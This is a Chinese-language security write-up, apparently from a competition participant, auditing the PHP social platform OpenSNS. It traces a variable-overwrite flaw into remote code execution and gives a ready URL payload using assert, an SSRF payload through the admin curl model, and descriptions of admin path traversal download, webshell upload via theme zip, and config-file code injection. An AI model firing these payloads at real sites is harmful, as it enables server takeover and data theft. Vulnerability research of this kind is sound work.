OpenSNS 远程命令执行漏洞

漏洞分析

`opensns`是基于`tp3`开发的，仅支持`php5`

漏洞入口在 `weibo/share/sharebox`

```
public function shareBox(){
    $query = urldecode(I('get.query','','text'));
    parse_str($query, &result: $array);
    $this->assign( name: 'query',$query);
    $this->assign( name: 'parse_array',$array);
    $this->display(T('Weibo@default/Widget/share/sharebox'));
}
```

通过 get请求提交query参数

这里存在变量覆盖的漏洞。

```
$str = "first=value&arr[]=foo+bar&arr[]=baz";

// 推荐用法
parse_str($str, $output);
echo $output['first']; // value
echo $output['arr'][0]; // foo bar
echo $output['arr'][1]; // baz
```

这里是 两个参数的示例。

跟进 `assign` 方法。

```
public function assign($name, $value = '')  $name: "parse_array"  $value: {app => "Common", model => "Schedule", method => "run
{
    if (is_array($name)) {
        $this->tVar = array_merge($this->tVar, $name);
    } else {
        $this->tVar[$name] = $value;  $name: "parse_array"  $value: {app => "Common", model => "Schedule", method => "runSchedu
    }
}
```

将 `$array` 数组，存进了 `$this->tVar['parse_array']` 中，用于后续模板渲染中，提供对应的参数。

```php
/**
 * 获取模版文件 格式 资源://模块@主题/控制器/操作
 * @param string $template 模版资源地址
 * @param string $layer 视图层（目录）名称  $layer: ""
 * @return string
 */
function T($template = '', $layer = '')  $template: "Weibo@default/Widget/share/sharebox"  $layer: "
{
```

T 函数就是获取模板文件，然后`display`方法将其渲染呈现。

中间寻找并解析模板的就不看了，直接跟进到最后的php文件的地方。

```php
<?php if (!defined( name: 'THINK_PATH')) exit();?><!-- Modal -->
<div id="frm-post-popup" class="white-popup" style="...">
    <div class="weibo_post_box">
        <h2><?php echo L('_SHARE_TO_WEIBO_');?></h2>
        <div class="aline" style="..."></div>
        <div class="row">
            <div class="col-xs-12">
                <div>
                    <?php echo W('Weibo/Share/fetchShare',array('param'=>$parse_array));?>
                </div>
                <br/>
```

这里又调用了 W 函数。

```php
/**
 * 渲染输出Widget
 * @param string $name Widget名称
 * @param array $data 传入的参数
 * @return void
 */
function W($name, $data = array())  $name: "Weibo/Share/fetchShare"  $data: {param => [4]}[1]
{
    R($name, $data, layer: 'Widget');  $data: {param => [4]}[1]  $name: "Weibo/Share/fetchShare"
}
```

继续跟进

```php
/**
 * 远程调用控制器的操作方法 URL 参数格式 [资源://][模块/]控制器/操作
 * @param string $url 调用地址
 * @param string|array $vars 调用参数 支持字符串和数组
 * @param string $layer 要调用的控制层名称
 * @return mixed
 */
function R($url, $vars = array(), $layer = '')
{
    $info = pathinfo($url);
    $action = $info['basename'];
    $module = $info['dirname'];
    $class = A($module, $layer);
    if ($class) {
        if (is_string($vars)) {
            parse_str($vars, &result: $vars);
        }
        return call_user_func_array(array(&$class, $action . C( name: 'ACTION_SUFFIX')), $vars);
    } else {
        return false;
    }
}
```

这里的A 函数有如下解释。

```php
/**
 * 实例化多层控制器 格式：[资源://][模块/]控制器
 * @param string $name 资源地址
 * @param string $layer 控制层名称
 * @param integer $level 控制器层次
 * @return Controller|false
 */
function A($name, $layer = '', $level = 0)  $name: "Weibo/Share"  $layer: "Widget"  $level: 1
{
```

```php
    $class = parse_res_name($name, $layer, $level);  $layer: "Widget"  $level: 1  $name: "Weib
    if (class_exists($class)) {

        $action = new $class();  $class: "Weibo\Widget\ShareWidget"
        $_action[$name . $layer] = $action;
        return $action;
```

经过A 函数的处理，最后会去调用`weibo app`下`widget`控制层，`ShareWidget`控制器的`fetchshare`操作。

注意此处传入的`$param`参数，就是上面模板中传入的参数`$parse_array`，也就是经过变量解析后的数组。

```php
<div>
    <?php echo W('Weibo/Share/fetchShare',array('param'=>$parse_array));?>
</div>
```

```php
public function fetchShare($param, $weibo = null)
{
    $this->assginFetch($param, $weibo = null);
    $this->display(T('Weibo@default/Widget/share/fetchshare'));
}

private function assginFetch($param, $weibo = null)
{
    if ($weibo) {
        $this->assign( name: 'weibo', $weibo);
    }
    $show = D('Weibo/Share')->getInfo($param);
    $show=array_merge($show, $param);
    $this->assign( name: 'show', $show);
}
```

跟进 D函数

```php
/**
 * 实例化模型类 格式 [资源://][模块/]模型
 * @param string $name 资源地址
 * @param string $layer 模型层名称  $layer: ""
 * @return Model
 */
function D($name = '', $layer = '')  $name: "Weibo/Share"  $layer: ""
{
    if (empty($name)) return new Think\Model;  $name: "Weibo/Share"
```

解释是实例化模型类，也就是 `Model` 文件夹下的，`shareModel` 模型，

跟进其`getInfo` 方法

```php
public function getInfo($param)  $param: {app => "Common", model => "Schedule", method =>
{
    $info = array();  $info: [0]
    if(!empty($param['app']) && !empty($param['model']) && !empty($param['method'])){
        $info = D($param['app'].'/'.$param['model'])->$param['method']($param['id']);  $p
    }

    return $info;
```

注意这里，`$param` 我们完全可控，

我们是可以 实例化任意模型，并调用其public 方法的，并且可以 传入可控的参数。

寻找可以利用的模型的方法，但只限于一个参数的。

在所有app的模型文件下，全局搜一些危险函数，但都不太能利用，要么是私有的，但公有方法中把参数都写死了。

基本所有的模型类都继承一个基类，

```php
//...
namespace Think;
/**
 * ThinkPHP Model模型类
 * 实现了ORM和ActiveRecords模式
 */
class Model
{
```

可以在这里找找。

```php
protected function returnResult($data, $type = '')
{
    if ($type) {
        if (is_callable($type)) {
            return call_user_func($type, $data);
        }
```

```php
protected function _validationFieldItem($data, $val)
{
    switch (strtolower(trim($val[4]))) {
        case 'function': // 使用函数进行验证
        case 'callback': // 调用方法进行验证
            $args = isset($val[6]) ? (array)$val[6] : array();
            if (is_string($val[0]) && strpos($val[0], needle: ','))
                $val[0] = explode( delimiter: ',', $val[0]);
            if (is_array($val[0])) {
                // 支持多个字段验证
                foreach ($val[0] as $field)
                    $_data[$field] = $data[$field];
                array_unshift( &array: $args, $_data);
            } else {
                array_unshift( &array: $args, $data[$val[0]]);
            }
            if ('function' == $val[4]) {
                return call_user_func_array($val[1], $args);
```

找到两个看起来可以用的，

再去其继承类里找实现，在 `common/schedule/runschedule` 中找到入口。

```php
public function runSchedule($schedule)
{
    if ($schedule['status'] == 1) {
        $method = explode( delimiter: '->', $schedule['method']);
        parse_str($schedule['args'], &result: $args);  //分解参数
        try {
            $return = D($method[0])->$method[1]($args, $schedule); //执行model中的方法
        } catch (\Exception $exception) {
```

D 函数，如果提供第一个参数为空的的话，返回的是实例化的基类。

```php
function D($name = '', $layer = '')
{
    if (empty($name)) return new Think\Model;
```

同时又因为此模型类继承基类，可以在其中调用父类的保护方法。

注意提供的参数

`$return = D($method[0])->$method[1]($args, $schedule);`

`$schedule` 是我们传入的 `$param['id']`，`$arg` 是 `$schedule['arg']` 经过 `parse_str` 处理后的数组。

所以此处，并不能用 `returnResult` 方法来处理

`_validationFieldItem` 方法中，

`$val[4]` 可以控制为`function`


`$val[6]` 不传值，`$arg` 就会变成空数组，

然后在下面，

`array_unshift($args, $data[$val[0]]);`

这里 `$data` 是先前经过 `parse_str` 处理后的数组。

`$val[0]` 需要是解析前的变量名。




然后在下面的 `call_user_func_array` 处造成 RCE，由于使用 php5 的环境，直接用 `assert` 去任意代码执行。

利用

rce

payload

```
?s=weibo/share/shareBox&query=app=Common%26model=Schedule%26method=runSchedule%26id[method]=-%3E_validationFieldItem%26id[status]=1%26id[4]=function%26id[1]=assert%26id[args]=jiang=phpinfo()%26id[0]=jiang
```



SSRF

在 `admin/curlmodel/curl` 模型中，

有可控且可利用的 SSRF利用点。

```php
public function curl($url)
{
    $cookie_file = 'Runtime/cookie.txt';
    $curl = curl_init();
    curl_setopt($curl,  option: CURLOPT_URL, $url);
    curl_setopt($curl,  option: CURLOPT_USERAGENT,  value: 'Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.11 (KHTML,
    curl_setopt($curl,  option: CURLOPT_HEADER,  value: false);
    curl_setopt($curl,  option: CURLOPT_RETURNTRANSFER,  value: true);
    curl_setopt($curl,  option: CURLOPT_FOLLOWLOCATION,  value: true);
    curl_setopt($curl,  option: CURLOPT_SSL_VERIFYPEER,  value: FALSE);
    curl_setopt($curl,  option: CURLOPT_SSL_VERIFYHOST,  value: FALSE);


    if (isset($_SESSION['cloud_cookie'])) {
        curl_setopt($curl,  option: CURLOPT_COOKIE, $this->getCookie(array('PHPSESSID' => $_SESSION['cloud_cookie'])));
    }
    $result = curl_exec($curl);
    if($result==false){
        $this->error=curl_error($curl);
        return false;
    }
    curl_close($curl);
    return $result;
}
```

但苦于此处即使将`$result`返回，但没有显示位，不过可以ssrf并不依靠显示的其他利用，依然可以行得通。

```
?s=weibo/share/shareBox&query=app=Admin%26model=Curl%26method=curl%26id=http://127.0.0.1/
```


题外话

后台任意文件下载

后台的下载主题的地方，


```php
public function packageDownload()
{
    $aTheme = I('theme', '', 'text');
    if ($aTheme != '') {
        $themePath = OS_THEME_PATH;
        require_once("./ThinkPHP/Library/OT/PclZip.class.php");
        $archive = new \PclZip( p_zipname: $themePath . $aTheme . '.zip');
        $data = $archive->create( p_filelist: $themePath . $aTheme, PCLZIP_OPT_REMOVE_PATH, $themePath);
        if ($data) {
            $this->_download( get_url: $themePath . $aTheme . '.zip', file_name: $aTheme . '.zip');
            return;
        } else {
            $this->error(L('_PACKAGE_FAILURE_'));
            return;
        }
    }
    $this->error(L('_PARAMETER_ERROR_'));
```

`$aTheme` 可控，我们可以利用其穿越到任意目录，然后造成任意文件或文件夹下载。



后台任意文件上传

同时我们可以上传 zip文件，包里可以包含木马文件，



然后会解压到 Theme 文件夹下。


后台任意代码执行

```php
public function ssoCallback($config)
{

    $str = "<?php \n return " . ($config['SSO_CONFIG']?$config['SSO_CONFIG']:'array();');
    file_put_contents('./OcApi/oc_config.php', $str);


    $add = array();
    $oc_config = include_once './OcApi/oc_config.php';
```

这里他自产自销，都不用我们访问了，直接包含。



这三个点都是比赛时候审出来的，在日志中发现后台没有密码，操，都没继续往下看日志中有payload。后面两个也因为直接封掉了对目录写入的权限导致没法利用。